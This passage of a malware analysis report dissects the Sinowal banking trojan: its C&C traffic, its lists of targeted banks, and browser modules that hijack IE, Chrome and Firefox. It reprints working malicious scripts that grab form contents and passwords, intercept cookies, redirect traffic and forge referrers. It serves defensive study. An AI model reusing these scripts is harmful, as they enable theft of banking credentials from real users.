423   77.404852   11.11.11.99   202.99.96.68   DNS   72   Standard query A kkgdibsj.com
435   77.621302   11.11.11.99   202.99.96.68   DNS   72   Standard query A juihgbjv.com
447   77.898679   11.11.11.99   202.99.96.68   DNS   72   Standard query A wixbestf.com
```

*Figure 7: C&C server domains.*

## Register bot with C&C server

To register the compromised machine with the C&C server, encrypted local information, including the IP address table, is uploaded. A custom encryption algorithm is employed in the communication between the manager module and the C&C server. The first double-word of the transferred data is the crypt key, and a signature double-word ,'BIP' 0x02, is at offset 0x10 to the beginning of the decrypted data, as shown in Figure 8.




```
00000000  3A 38 0C 90 54 27 89 A1  B4 17 78 93 DA 35 63 5C  :8..T'▮¡´.x▮Ú5c\
00000010  42 49 50 02 A9 23 01 00  8A 00 00 00 D4 22 F9 41  BIP.©#..▮...Ô"ùA
00000020  5C 19 D3 52 96 51 2F 6C  97 8C 73 22 08 EE 35 66  \.ÓR▮Q/l▮▮s".î5f
00000030  87 C3 E5 94 2D D0 C0 04  FC F3 FA F3 0D 5E BD F4  ▮Ãå▮-ÐÀ.üóúó.^½ô
00000040  71 BD 56 B3 B1 63 F3 53  05 6B 9B 08 56 CF 74 F7  q½V³±cóS.k▮.VÏt÷
00000050  3C 14 FC B3 B9 6A BD CE  C0 7D 85 F6 42 C1 AA B9  <.ü³¹j½ÎÀ}▮öBÁª¹
00000060  17 AD 6C 70 4A 99 F3 A2  0A D0 72 18 58 B7 16 D3  .-lpJ▮ó¢.Ðr.X·.Ó
```

*Figure 8: Crypt key and signature double-word.*

## Download plug-in modules and configuration

Plug-in modules and configuration data are downloaded using the same encryption scheme as described above. The configuration contains thousands of URLs belonging to online banks and e-commerce services around the world. A small piece of decrypted configuration is shown in Figure 9.



```
1stbank-online.com 1stbankbridgervalley.com 1stbankevanston.com
1stbankkemmerer.com 1stbankpinedale.com 1stbankrocksprings.com
1stbankstarvalley.com 1stbmt.com 1stcitizens.com 4businessbank
ing.com 53.com Mfbank.com TrusteerSpecialDummyURL.com abbeynati
onal.co.uk access.online.dollarbank.com accounts.online.dollarb
ank.com adamandcompany.co.uk adambank.com adambanking.com ads.b
angortreasury.com advanced-web-analytics.com afsdepot.com air1.
e-moneyger.com air2.e-moneyger.com alliance-leicester.co.uk all
iancebank.com alliancebankofarizona.com alloyacorp.org altaalli
ancebank.com alterna.ca am-bank.com ambankiowa.com amegy.com am
egybank.com amegytreasurymanagement.com amerfirst.org amerfirst
hb.org americafirst.com americanchartered.com analytics-control
.com anbank.biz anbank.bz anbank.com andera.com ansonbank2.com
ansonbankandtrust.com answers.nwolb.com answers.onlinebanking.i
ombank.com answers.onlinebanking.natwestoffshore.com answers.rb
sdigital.com answers.rbsidigital.com answers.ulsterbankanytimeb
anking.co.uk answers.ulsterbankanytimebanking.ie arizbank.com a
rizbankonline.com arvest.com asbonline.com aspire401k.com autoc
ircle.com autotrader.co.uk baisidirect.com baml.com bamlqa.com
bancamarche.it bancfirst.com bancfirstbusinessonline.com banchi
le.cl banchileinversiones.cl bancochile.cl bancocredichile.cl b
ancoedwards.cl bancosantiago.cl banefe.cl bangor.com bangoronli
nebanking.com bangortreasury.com bank.alliancebank.com bankaf.c
om bankalgonquin.com bankalpine.com bankannapolis.com bankatuni
```

*Figure 9: URLs in configuration.*

The URLs in the configuration data reveal that the financial institutions targeted by Sinowal are distributed in the following countries:

**Europe**: Andorra, Austria, Belgium, Bulgaria, Switzerland, Cyprus, Czech Republic, Germany, Denmark, Spain, Finland, France, Guernsey, Greece, Hungary, Ireland, Isle of Man, Iceland, Italy, Jersey, Cayman Islands, Liechtenstein, Luxembourg, Latvia, Malta, New Caledonia, Netherlands, Norway, Poland, Portugal, Romania, Russian Federation, Sweden, Slovenia, Slovak Republic, Turkey, United Kingdom.

**Asia**: United Arab Emirates, China, Israel, India, Japan, Nepal, Qatar, Singapore.

**Africa**: Kenya, Uganda, South Africa.

**North America**: Canada, United States.

**Latin America**: Argentina, Brazil, Belize, Mexico.

**Oceania**: Australia, New Zealand, Samoa.


The plug-in modules are downloaded and stored in the beef file.

## Pipe communication

The manager module creates a named pipe through which it exchanges data and scripts with the plug-in modules. The pipe's name is generated by the routine shown in Figure 10.


## BANKING FRAUD FOR INTERNET EXPLORER

A plug-in module named 'Iecl.dll' (Figure 11) is injected into the iexplore.exe process to perform banking fraud.



```
char *__cdecl gen_pipe_name(unsigned int char)
{
  unsigned int v1; // edx@2
  unsigned __int64 v2; // qax@3
  unsigned int v3; // ebx@5
  unsigned int v4; // ecx@5
  unsigned int v5; // edx@6
  char *result; // eax@7
  char dst; // [sp+Ch] [bp-34h]@5
  int Src; // [sp+34h] [bp-Ch]@1
  int v9; // [sp+38h] [bp-8h]@1
  __int16 v10; // [sp+3Ch] [bp-4h]@1

  Src = *(_DWORD *)"\\\\.\\pipe\\";
  v9 = *(_DWORD *)"pipe\\";
  v10 = *(_WORD *)"\\";
  if ( char == 'e' )
  {
    v1 = *(_DWORD *)"e";
    if ( *(_DWORD *)"e" == 'e' )
    {
      v2 = __rdtsc();
      v1 = (unsigned int)v2 % 'd' + 1;
      *(_DWORD *)"e" = (unsigned int)v2 % 'd' + 1;
    }
    char = v1;
  }
  v3 = (char + 1) * get_a_dword_from_CreationTime_of_systemroot();
  memcpy(&dst, "e!qa1zx2sw3d4c@v5fr6tg7bn$h8yu9jmk0iolp", 0x28u);
  memcpy(&pipe_dir, &Src, 9u);
  v4 = 0;
  do
  {
    v5 = v3 % 0x27;
    v3 >>= 1;
    ++v4;
    pipe_name[v4] = *(&dst + v5);
  }
  while ( v4 < 8 );
  result = &pipe_dir;
  byte_10064F31 = 0;
  return result;
}
```

*Figure 10: Generation of pipe name.*



| | | | |
|---|---|---|---|
| Name: | 0009873C | Iecl.dll | |
| Base: | 00000001 | | |

| Ordinal | RVA | Offset | Name |
|---|---|---|---|
| 0001 | 0001550E | 0001550E | Deinitialize |
| 0002 | 000154A8 | 000154A8 | Initialize |

*Figure 11: Iecl module information.*

The main functionality of this module is to steal sensitive information such as the login and password details of compromised users for online banks and e-commerce sites, and to run customized scripts from the C&C server at specific times.

## Preparation

Because Sinowal targets victims who speak various different languages around the world, it is important to ensure that mlang.dll, which provides multi-language support, exists on the victim's computer. If mlang.dll does not exist on the machine, the Iecl module will not work.

To enable browser active scripting, which is required by the Iecl module, the registry value 'HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1400' is set to zero. This means that *Internet Explorer* will no longer prompt the user before running dynamic scripts.

## Hijack Internet Explorer

Figure 12 shows an overview of the complete procedure of stealing bank accounts and running the malicious script. In the following sections, we will discuss how it works, step by step.



DWebBrowserEvents2
HTMLDocumentEvents2 & HTMLTextContainerEvents2
HTMLInputTextElementEvents
onsubmit event
submit method
custom script engine

*Figure 12: Procedure of hijacking IE.*

## Monitor and respond to web browser events

The Iecl module will enumerate all running instances of *Internet Explorer* (*IE*). For each *IE* browser object, a property named '__BRCL__' is created and set as a string generated as a result of calling the GetTickCount API. This property is used to identify a specific *IE* browser object.

For each *IE* object, an IDispatch interface object is constructed and connected to the IConnectionPoint interface of a connection point for the DIID_DWebBrowserEvents2 of the browser object. In this way, the IDispatch object can respond to browser events using the Invoke method.

If the dispIdMember parameter of the Invoke method is DISPID_BEFORENAVIGATE2 or DISPID_NEWWINDOW3, the Iecl module will check the URL the browser is going to. If the URL is on a blacklist maintained by Sinowal, the visit to this URL will be cancelled by setting DISPPARAMS.Cancel to VARIANT_TRUE.

If the dispIdMember parameter is DISPID_NAVIGATECOMPLETE2, the Iecl module will check the URL the browser has arrived at. If the URL is blacklisted, navigation will be stopped by calling IWebBrowser2::Stop.

If the dispIdMember parameter is DISPID_DOWNLOADBEGIN, the host name of the current URL will be obtained and saved in the IDispatch object constructed for this browser object.

If the dispIdMember parameter is DISPID_BEFORENAVIGATE2, DISPID_DOWNLOADBEGIN, DISPID_NAVIGATECOMPLETE2 or DISPID_DOWNLOADCOMPLETE, the IHTMLDocument2 interfaces of all the frames opened in the browser will be obtained. An IDispatch interface object will be created for each frame. This IDispatch object will be connected to the IConnectionPoint interface for the DIID_HTMLDocumentEvents2 of the frame. If the value of the 'tagName' property of this frame is 'BODY', the IDispatch object will also be connected to the IConnectionPoint interface for the DIID_HTMLTextContainerEvents2 of the frame. The job of this IDispatch object is to monitor forms on web pages and to execute a given script at specific points in time, which will be discussed later.

If the dispIdMember parameter is DISPID_ONQUIT, the IDispatch object for DIID_DWebBrowserEvents2 will be disconnected from the connection point. If no other *IE* browser instance is running in the system, a WM_QUIT message will be sent to the Iecl module, which will then cease to work.

## Stealing sensitive form information

The Invoke method of the IDispatch object for DIID_HTMLDocumentEvents2 and DIID_HTMLTextContainerEvents2 will find all form elements on a web page and monitor the content and submission of each form.

If the dispIdMember parameter of the Invoke method refers to keyboard and mouse events, such as DISPID_HTMLDOCUMENTEVENTS2_ONCLICK or DISPID_HTMLDOCUMENTEVENTS2_ONKEYPRESS, the Invoke method will do nothing.

If the dispIdMember parameter is DISPID_HTMLDOCUMENTEVENTS2_ONREADYSTATECHANGE or DISPID_HTMLDOCUMENTEVENTS2_ONPROPERTYCHANGE, and the readyState of the HTML document is 'complete', the following actions will be taken on each form in the HTML document:

First, an attribute named 'cnct' will be created for the form. This attribute is used as a flag telling the Iecl module that the form is already under control.

Secondly, a newly created IDispatch object will be connected to the connection point for the DIID_HTMLInputTextElementEvents of each input text element of the form if the type of the element is 'password' and the method of the form is 'post'. In the Invoke method of the IDispatch object, an attribute named 'pwd' is created for the password input text element, and the value of this attribute is set to the content of the element – which is very likely the password entered by the compromised user. The 'pwd' attribute is used to highlight the password when the form content is grabbed and sent to the C&C server.

Next, two IDispatch objects are created. One is attached to the onsubmit event of the form by calling IHTMLElement2::attachEvent; the other is assigned to the member 'submit' by calling IDispatchEx::InvokeEx with the parameter wFlags set to DISPATCH_PROPERTYPUT. These two IDispatch objects are used to collect the following sensitive information:

- The current URL representing the web page containing the form
- The value of the property 'action' of the form, which is the destination URL to which the form content should be sent by an HTTP post command
- The name, type and value of each item in the form.

Finally, the grabbed form data will be sent through a pipe to the manager module, which in turn will send the information to the C&C server.

## Custom script engine

When the state of an HTML document changes to 'rendering', 'download_complete' or 'submit', the Iecl module reports the current URL and HTML document state to the C&C server and receives a custom script to execute. The manager module acts as a middle-man in this procedure.

In order to run the custom script provided by the C&C server, the Iecl module creates a member of IHTMLDocument::Script and names the member with a randomly generated string. Then an IDispatch interface object is created and wrapped in a VARIANTARG with type VT_DISPATCH. This VARIANTARG will be assigned to the randomly named member of IHTMLDocument::Script so that this member will act as a script interpreter, recognizing and executing the custom script provided by the C&C server.

The IDispatch object for the randomly named member contains names of a set of commands used in the custom script, each command having a number as its ID, which will be retrieved by the GetIDsOfNames and GetDispID methods.

In the Invoke method of this IDispatch object, commands of the custom script will be parsed and executed. The commands and their descriptions are as follows:

**jsre** (dispId 0x01): JavaScript regular expression parser.

**open** (dispId 0x02): open given URL with given referrer. The parameter is in the format {Host}/{Path}?rhcpre={Base64 Encoded Referrer}&{Parameter List}. The URL to be opened is {Host}/{Path}?{Parameter List}, and the referrer set in the HTTP header is {Base64 Decoded Refererr}. This command gives the Iecl module the ability to pop up a phishing page at the appropriate time without raising suspicion.

**close** (dispId 0x03): close a specific *Internet Explorer* browser object.

**eval** (dispId 0x04): run the custom script given as the first parameter. The second parameter is the value of the '__BRCL__' property identifying the browser object.

**screen** (dispId 0x05): take a screenshot in JPEG format and send it to the C&C server.

**encrypt** (dispId 0x06): custom encryption routine using XOR.

**image** (dispId 0x07): get and base64-encode the stored data of a given URL in the cache entry file.

**request** (dispId 0x08): download a string from the C&C server using the IStream interface.

**video** (dispId 0x09): record an MPEG video of the user screen by using an open-source x264 library embedded in the Iecl module, and send the video to the C&C server.

**update** (dispId 0x0A): update the time property of the current host.

**freeze** (dispId 0x0B): lock the in-place activation window in the browser.

**unfreeze** (dispId 0x0C): unlock the in-place activation window in the browser.

**cookie** (dispID 0x0D): search cookies for the current URL.

**report** (dispId 0x0E): report local information to the C&C server.

## BANKING FRAUD FOR GOOGLE CHROME


For the *Google Chrome* browser, a plug-in module named 'CrclReg.dll' is downloaded and injected into all running chrome.exe processes (see Figure 13).

### Install Chrome extension

The main job of the CrclReg module is to install a *Chrome* extension which will conduct banking fraud. The files for the *Chrome* extension, including a DLL, are embedded in the binary of the CrclReg module, as shown in Figure 14.

In fact, the original name of the DLL for the extension is 'Crcl.dll', as shown in Figure 15.


These files are dropped into a randomly named folder in the C:\WINDOWS\TEMP directory.



Name: 0000CBAC CrclReg.dll
Base: 00000001


| Ordinal | RVA | Offset | Name |
|---|---|---|---|
| 0001 | 00004C04 | 00004004 | Deinitialize |
| 0002 | 00004B6A | 00003F6A | Initialize |

Figure 13: CrclReg module information.



| | | |
|---|---|---|
| background | html | 88 |
| content | js | 1,685 |
| manifest | json | 428 |
| plugin | dll | 440,832 |

Figure 14: Files for Chrome extension.



Name: 00088196 Crcl.dll
Base: 00000001 Ad

| Ordinal | RVA | Offset | Name |
|---|---|---|---|
| 0001 | 0000400D | 0000400D | NP_GetEntryPoints |
| 0002 | 000040B2 | 000040B2 | NP_Initialize |
| 0003 | 00004406 | 00004406 | NP_Shutdown |

Figure 15: Crcl.dll for Chrome extension.

To install the extension, the following shell command is executed by calling the ShellExecuteA API with the parameter operation set to 'open':

```
{Path of chrome.exe} --pack-extension='{Path of
Randomly named Folder}' --no-message-box
```

A .crx file is generated as a result of the command.

The ScriptItemize, ShowWindow and DrawTextW APIs are hooked to make the installation process silent and invisible. In addition, the extension is enabled in incognito mode. We can see the installed extension named 'Default Plug-in' in *Chrome*'s extension panel, as shown in Figure 16.





Figure 16: Malicious Chrome extension.

### Monitoring web activities

In the exported NP_GetEntryPoints function of Crcl.dll, a set of NPAPI functions are provided for the browser to



```
chrome.webNavigation.onBeforeNavigate.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    plugin.beforeNavigate(data.url);
});
chrome.webRequest.onBeforeRequest.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var url = plugin.beforeRequest(data.method, data.url, data.requestId);
    if (url && url.length) {
        return { redirectUrl: url };
    }
}, { urls: ['http://*/*', 'https://*/*']}, ['blocking']);
chrome.webRequest.onBeforeSendHeaders.addListener(function (data) {
    var plugin = document.getElementById('default-plugin');
    var referer = plugin.beforeSendHeaders(data.requestId, data.url);
    if (referer && referer.length) {
        var modified = false;
        for (var i = 0; i < data.requestHeaders.length; i++) {
            if (data.requestHeaders[i].name == 'Referer') {
                data.requestHeaders[i].value = referer;
                modified = true;
            }
        }
        if (!modified) data.requestHeaders.push({
            name: 'Referer',
            value: referer
        });
    }
    return {  requestHeaders: data.requestHeaders };
}, { urls: ['http://*/*', 'https://*/*']}, ['blocking', 'requestHeaders']);
chrome.webRequest.onSendHeaders.addListener(function (data) {
    var referer, cookie;
    for (var i = 0; i < data.requestHeaders.length; i++) {
        var header = data.requestHeaders[i];
        if (header.name == 'Referer') referer = header.value;
        if (header.name == 'Cookie') cookie = header.value;
    }
    var plugin = document.getElementById('default-plugin');
    plugin.sendHeaders(data.method, data.url, referer, cookie);
}, { urls: ['http://*/*', 'https://*/*']}, ['requestHeaders']);
```

*Figure 17: Script for monitoring web activities.*


invoke at the appropriate time. The most important NPAPI functions are NPP_New and NPP_GetValue. NPP_New is called by the browser to create a new instance of the extension. In this function, several listeners are set up to monitor web activities. The script setting the listeners is hard-coded in Crcl.dll, as shown in Figure 17.

The script equips the extension with the capacity to redirect network traffic, forge the HTTP referrer, intercept session cookies, and monitor browser navigation.

## Grab form content

The NPP_GetValue function creates a ScriptableNPObject to receive and execute the script from the browser. The content.js file packed in the .crx file of the extension contains a script for stealing form content. The de-obfuscated version of content.js is shown in Figure 18.


The submitEvent function defined in the script will grab the form content when a form is submitted. The collected information will be given as a parameter to a method also named 'submitEvent' of the ScriptableNPObject representing the extension. This submitEvent method implemented in Crcl.dll will transfer stolen form data through a pipe to the manager module, which then communicates directly with the C&C server.



```
function defaultPlugin() {
    var plugin = document.getElementById("default-plugin");
    if (plugin) return plugin;
    plugin = document.createElement("embed");
    plugin.setAttribute("type", "application/default-plugin");
    plugin.setAttribute("id", "default-plugin");
    plugin.setAttribute("hidden", "true");
    document.documentElement.appendChild(plugin);
    return plugin
}
function executeSubmit() {
    function submitEvent(form) {
        var result = '';
        if (form && form.method == 'post') {
            result += document.location.href + '\r\n' + form.action + '\r\n';
            for (var i = 1; i < form.elements.length; i++) {
                if (form.elements[i].name == 'undefined') continue;
                var name = form.elements[i].name;
                var type = form.elements[i].type;
                var value = form.elements[i].value;
                if (name.length && type.length && value.length) {
                    result += name + '(' + type + '): ' + value + '\r\n'
                }
            }
        }
        return result
    }
    window.addEventListener("submit", function (e) {
        defaultPlugin().submitEvent(submitEvent(e.target));
        var rv = defaultPlugin().executeScript('submit', document.location.href);
        if (typeof rv == 'boolean' && rv == false) {
            e.stopPropagation();
            e.preventDefault()
        }
    }, true);
    HTMLFormElement.prototype.oldSubmit = HTMLFormElement.prototype.submit;
    HTMLFormElement.prototype.submit = function () {
        defaultPlugin().submitEvent(submitEvent(this));
        var rv = defaultPlugin().executeScript('submit', document.location.href);
        if (typeof rv != 'boolean' || rv != false) {
            this.oldSubmit()
        }
    }
}
```

```
function executeScript(code) {
    document.removeEventListener('DOMNodeInserted', onChange);
    var script = document.createElement('script');
    script.textContent = code;
    document.documentElement.appendChild(script);
    script.parentNode.removeChild(script);
    document.addEventListener('DOMNodeInserted', onChange)
}
function onLoad(event) {
    executeScript(defaultPlugin.toString() +
        "defaultPlugin().executeScript('download_complete', document.location.href);")
}
function onChange() {
    executeScript(defaultPlugin.toString() +
        "defaultPlugin().executeScript('rendering', document.location.href);")
}
function onDOMContentLoaded(event) {
    onChange();
    executeScript(defaultPlugin.toString() +
                executeSubmit.toString() +
                "executeSubmit();")
}
document.addEventListener('DOMContentLoaded', onDOMContentLoaded);
window.addEventListener("load", onLoad);
onChange();
```

*Figure 18: De-obfuscated content.js.*



```
ScriptableNPObject dd 3                        ; DAT
                   dd offset allocate
                   dd offset deallocate
                   dd offset invalidate
                   dd offset hasMethod
                   dd offset invoke
                   dd offset invokeDefault
                   dd offset hasProperty
                   dd offset getProperty
                   dd offset setProperty
                   dd offset removeProperty
                   dd offset enumerate
                   dd offset construct
```

*Figure 19: The Invoke method of ScriptableNPObject.*

### Script command list of extensions

From inside the Invoke method of ScriptableNPObject for the extension, we can see a list of script commands and the routines for executing them.

The commands are as follows:

**beforeNavigate**: monitor the URL the browser is going to

**executeScript**: get script from the C&C server to run when the state of the HTML document changes to ‘rendering’, ‘download_complete’ or ‘submit’

**beforeRequest**: redirect traffic for certain URLs

**beforeSendHeaders**: forge referrer in the HTTP request header


**sendHeaders**: intercept information in the HTTP request header, including request method, destination URL, referrer URL and HTTP session cookie

**submitEvent**: send stolen form data to the manager module through a pipe

**jsre**, **screen**, **video**, **encrypt**, **request**, **open**, **close**, **eval**, **image**, **update**, **cookie**, **report**: implement the same functionalities as discussed in the section on *Internet Explorer* banking fraud.

## BANKING FRAUD FOR MOZILLA FIREFOX

The module for conducting banking fraud in *Firefox*, named ‘Ffcl.dll’, is similar to Iecl.dll in its code architecture.



| | | |
|---|---|---|
| Name: | 0009B04C | Ffcl.dll |
| Base: | 00000001 | |

| Ordinal | RVA | Offset | Name |
|---|---|---|---|
| 0001 | 00014A41 | 00014A41 | Deinitialize |
| 0002 | 000149E9 | 000149E9 | Initialize |


*Figure 20: Ffcl module information.*

The script embedded in the binary file for stealing form data is shown in Figure 21.

Ffcl.dll also has the same script command list as Iecl.dll.


## SNIFFER MODULE

A module named ‘gbsniffer.dll’ is employed to sniff network data and to harvest email addresses from POP3/SMTP traffic and the usernames/passwords of FTP client applications installed on the compromised machine (see Figure 22).



```
function _form_(id) {
    var result = '';
    var form = document.getElementById(id);
    if (form && form.method == 'post') {
        result += document.location.href + '\r\n' + form.action + '\r\n';
        for (var i = 1; i < form.elements.length; i++) {
            if (form.elements[i].name == 'undefined') continue;
            var name = form.elements[i].name;
            var type = form.elements[i].type;
            var value = form.elements[i].value;
            if (name.length && type.length && value.length) {
                result += name + '(' + type + '): ' + value + '\r\n';
            }
        }
    }
    return result;
}
```

*Figure 21: Script in Ffcl.dll.*



| | | |
